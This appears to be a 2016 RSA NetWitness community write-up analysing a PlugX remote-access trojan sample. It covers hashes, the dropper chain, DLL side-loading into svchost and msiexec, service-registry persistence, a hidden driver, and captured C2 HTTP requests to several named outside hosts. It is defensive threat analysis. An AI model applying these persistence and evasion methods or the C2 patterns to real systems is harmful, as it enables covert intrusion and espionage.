NetWitness Community

community.rsa.com/thread/185439

January 22, 2016

Information

Malware Family/Aliases: PlugX

Malware Type: Trojan/Backdoor:Win32

Platform: Windows

MD5: b9501109bd94ac243f22aec5aca65ace
SHA1: b2b2a14983b13f966b3bfeb2ba33c3dd64a69ded
SHA256: a3c4cb110064086fd7491d9cf5ffd7552384916c92effca20c8b16dfc625f37b

Discovery Date: 2008

Summary

PlugX is a RAT (Remote Access Trojan) malware family that is around since 2008 and is used as a backdoor to fully control the victim's machine. Once the machine is infected, a cybercriminal can remotely execute several kinds of commands on the affected system.

Notable features of this malware family is the ability to execute commands on the affected machine in order to retrieve machine information, capture the screen, send keyboard and mouse events, key logger, reboot the system, manage processes (create, kill and enumerate), manage services (create, start, stop, etc.), manage Windows registry entries, open a shell, etc.

The malware also logs its own events in a text log file, probably in an attempt to enhance itself.


Malware Installation

This sample is a Windows Self-Extracting Archive that contains a legitimate PDF document file along with the malware dropper (a regular PE32 executable file for MS Windows).

Once executed, the sample extracts the PDF document and the dropper file to the temp folder:

- %Temp%\1.pdf
- %Temp%\1.exe

The malware then opens and displays the legitimate PDF document, making the victim believe that this is the only content and purpose of the self-extracting file:




Right after that, the dropper file is executed. It drops the following files on the affected system:

- %ALLUSERSPROFILE%\SxSi\rc.exe
- %ALLUSERSPROFILE%\SxSi\rcdll.dll
- %ALLUSERSPROFILE%\SxSi\rc.hlp

And creates a new instance of *%WINDIR%\system32\svchost.exe* (Windows generic host process for services that run from dynamic-link libraries), which creates an instance of *%WINDIR%\system32\msiexec.exe* (Windows installer component).


The dropper then executes *%ALLUSERSPROFILE%\SxSi\rc.exe,* a clean and legitimate signed executable file - which loads *%ALLUSERSPROFILE%\SxSi\rcdll.dll,* a malicious dynamic-link library used as a loader. The loader decrypts the encrypted payload in the malicious binary file *%ALLUSERSPROFILE%\SxSi\rc.hlp* and injects it in both newly created *%WINDIR%\system32\svchost.exe* and *%\system32\msiexec.exe* processes.

As result, malicious code is injected and running in system processes:



Once running, the malware creates a hidden log file to trace information and errors during its execution, probably in an attempt by the authors to enhance it:

%ALLUSERSPROFILE%\SxSi\bug.log



```
bug.log ×
2015-11-30 14:33:20: file: XBoot.cpp, line: 99, error: [1168]Element not found.
2015-11-30 14:33:20: file: XInstall.cpp, line: 454, error: [5]Access is denied.
2015-11-30 14:33:20: file: XInstall.cpp, line: 454, error: [5]Access is denied.
2015-11-30 14:33:26: file: XBoot.cpp, line: 99, error: [1168]Element not found.
2015-11-30 14:34:11: file: XSoTcpHttp.cpp, line: 623, error: [12029]*
2015-11-30 14:34:33: file: XSoTcpHttp.cpp, line: 623, error: [12029]*
2015-11-30 14:34:55: file: XSoTcpHttp.cpp, line: 623, error: [12029]*
2015-11-30 14:35:17: file: XSoTcpHttp.cpp, line: 623, error: [12029]*
2015-11-30 14:36:20: file: XSoTcpHttp.cpp, line: 623, error: [12029]*
2015-11-30 14:36:42: file: XSoTcpHttp.cpp, line: 623, error: [12029]*
2015-11-30 14:37:04: file: XSoTcpHttp.cpp, line: 623, error: [12029]*
2015-11-30 14:37:26: file: XSoTcpHttp.cpp, line: 623, error: [12029]*
2015-11-30 14:38:19: file: XSoTcpHttp.cpp, line: 623, error: [12029]*
2015-11-30 14:38:20: file: XJoin.cpp, line: 733, error: [10013]An attempt was made to access a socket in
a way forbidden by its access permissions.
2015-11-30 14:38:31: file: XSoTcpHttp.cpp, line: 623, error: [12029]*
2015-11-30 14:40:04: file: XSoTcpHttp.cpp, line: 623, error: [12029]*
2015-11-30 14:40:26: file: XSoTcpHttp.cpp, line: 623, error: [12029]*
2015-11-30 14:41:29: file: XSoTcpHttp.cpp, line: 623, error: [12029]*
2015-11-30 14:41:51: file: XSoTcpHttp.cpp, line: 623, error: [12029]*
2015-11-30 14:42:13: file: XSoTcpHttp.cpp, line: 623, error: [12029]*
2015-11-30 14:42:35: file: XSoTcpHttp.cpp, line: 623, error: [12029]*
2015-11-30 14:43:47: file: XSoTcpHttp.cpp, line: 623, error: [12029]*
2015-11-30 14:44:09: file: XSoTcpHttp.cpp, line: 623, error: [12029]*
2015-11-30 14:44:31: file: XSoTcpHttp.cpp, line: 623, error: [12029]*
2015-11-30 14:44:54: file: XSoTcpHttp.cpp, line: 623, error: [12029]*
2015-11-30 14:45:56: file: XSoTcpHttp.cpp, line: 623, error: [12029]*
2015-11-30 14:46:18: file: XSoTcpHttp.cpp, line: 623, error: [12029]*
2015-11-30 14:46:40: file: XSoTcpHttp.cpp, line: 623, error: [12029]*
2015-11-30 14:47:02: file: XSoTcpHttp.cpp, line: 623, error: [12029]*
2015-11-30 14:48:05: file: XSoTcpHttp.cpp, line: 623, error: [12029]*
2015-11-30 14:48:27: file: XSoTcpHttp.cpp, line: 623, error: [12029]*
2015-11-30 14:48:49: file: XSoTcpHttp.cpp, line: 623, error: [12029]*
2015-11-30 14:49:11: file: XSoTcpHttp.cpp, line: 623, error: [12029]*
```

It is worth to mention that malware installation procedures, filenames, locations and other details may vary depending on the analyzed sample.

Malware Persistency Techniques

The malware installs itself as a Windows service and is configured to automatically start during Windows startup (start type equals to “2”) to make itself persistent:

HKLM\SYSTEM\ControlSet001\Services\SxSi\Start: 0x00000002

HKLM\SYSTEM\ControlSet001\Services\SxSi\ImagePath: ""C:\Documents and Settings\All Users\SxSi\rc.exe" 200 0"

HKLM\SYSTEM\ControlSet001\Services\SxSi\DisplayName: "SxSi"

HKLM\SYSTEM\ControlSet001\Services\SxSi\ObjectName: "LocalSystem"

HKLM\SYSTEM\ControlSet001\Services\SxSi\Description: "SxSi"

HKLM\SYSTEM\CurrentControlSet\Services\SxSi\Start: 0x00000002

HKLM\SYSTEM\CurrentControlSet\Services\SxSi\ImagePath: ""C:\Documents and Settings\All Users\SxSi\rc.exe" 200 0"


HKLM\SYSTEM\CurrentControlSet\Services\SxSi\DisplayName: "SxSi"


HKLM\SYSTEM\CurrentControlSet\Services\SxSi\ObjectName: "LocalSystem"


HKLM\SYSTEM\CurrentControlSet\Services\SxSi\Description: "SxSi"

Malware Protective Mechanisms

To protect the dropped files, the malware installs itself as a hidden Windows service/driver:




Device Manager
File
Action
View
Help
Network adapters
Non-Plug and Play Drivers
AFD Networking Support Environment
Beep
Capture Process Monitor
Capture Registry Monitor
dmboot
dmload
Fips
Fs_Rec
Generic Packet Classifier
HTTP
IP Network Address Translator
IPSEC driver
ksecdd
Memory Control Driver
mnmdd
mountmgr
NDIS System Driver
NDIS Usermode I/O Protocol
NDProxy
NetBios over Tcpip
Null
PartMgr
ParVdm
Portable Media Serial Number
PROCEXP152
PROCMON23
pxndqaod
RDPCDD
RDPNP
Remote Access Auto Connection Driver
Remote Access IP ARP Driver
Remote Access NDIS TAPI Driver
Rootkit Unhooker Driver
SxS
TCP/IP Protocol Driver
Upload Manager
vga
VgaSave
VolSnap
vSockets Driver
Windows Socket 2.0 Non-IFS Service Provider Support Environment
Other devices
Universal Serial Bus (USB) Controller
Ports (COM & LPT)
Processors
SCSI and RAID controllers




As result, the malware will run as a service and automatically start during Windows startup, however the victim will not be able to see it in the list of running services.


The malware also drops three files, including a legitimate signed executable files that loads the encrypted malicious code, thus making it difficult to be detected by AV.

Finally, the malware keeps all its related files encrypted while in the disk, only being unencrypted in the memory when injected in system processes, making it difficult to be detected by static analysis tools.

Method of Infection

The malware spreads through phishing attacks by email containing malicious attachments.





Network Behavior

The malware can communicate to the server using TCP, UDP and HTTP protocols. Data sent to the server is encrypted.

The malware also uses GET and POST requests as following:

POST /729B25885FCE4CEBF4D6F20C HTTP/1.1

Accept: */*

IXP: 0

IXL: 0

IXK: 61456

IXN: 1

User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1)

Host: jessler.memsanyber.net

Content-Length: 0

Connection: Keep-Alive

Cache-Control: no-cache

POST /C377A9DC73D84FEF7349A58C HTTP/1.1

Accept: */*

HHV1: 0

HHV2: 0

HHV3: 61456

HHV4: 1

User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1)

Host: scqf.bacguarp.com:443

Content-Length: 0

Connection: Keep-Alive

Cache-Control: no-cache

POST /**update?id=**000f9098 HTTP/1.1

Accept: */*

X-Session: 0

X-Status: 0

X-Size: 61456

X-Sn: 1

User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1)

Host: vip.kavupdate.com:443

Content-Length: 0

Connection: Keep-Alive

Cache-Control: no-cache

POST /13A993D31022841E6C9C4EB6 HTTP/1.1

Accept: */*

HIV: 0

HIVV: 0

HIVVV: 61456

HIVVVV: 1

User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1)

Host: msn.catalogipdate.com:53

Content-Length: 0

Connection: Keep-Alive

Cache-Control: no-cache

POST /090DB573674F2C559858D073 HTTP/1.1

Accept: */*

ASH-1.0: 0

ASH-1.1: 0

ASH-1.2: 61456

ASH-1.3: 1

User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1)

Host: syesv.qpoe.com

Content-Length: 0

Connection: Keep-Alive

Cache-Control: no-cache

GET /gamedownloader/000045/dlpacker_ver.txt?time=1449142606 HTTP/1.1

Host: servers.youxi.xunlei.com

Cache-Control: no-cache

GET /DPV?gs=minidownloader&op=1&pid=&gameid=000045&src=0&time=1449142603 HTTP/1.1

Host: gamestat.youxi.xunlei.com

Cache-Control: no-cache

GET /mmpdd/sites/default/files/field/moigov.exe HTTP/1.1

Accept: */*

Accept-Encoding: gzip, deflate

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0)

Host: www.moi.gov.mm

Connection: Keep-Alive

Security Analytics Solution

More details can be found here.

Researchers

Norton Santos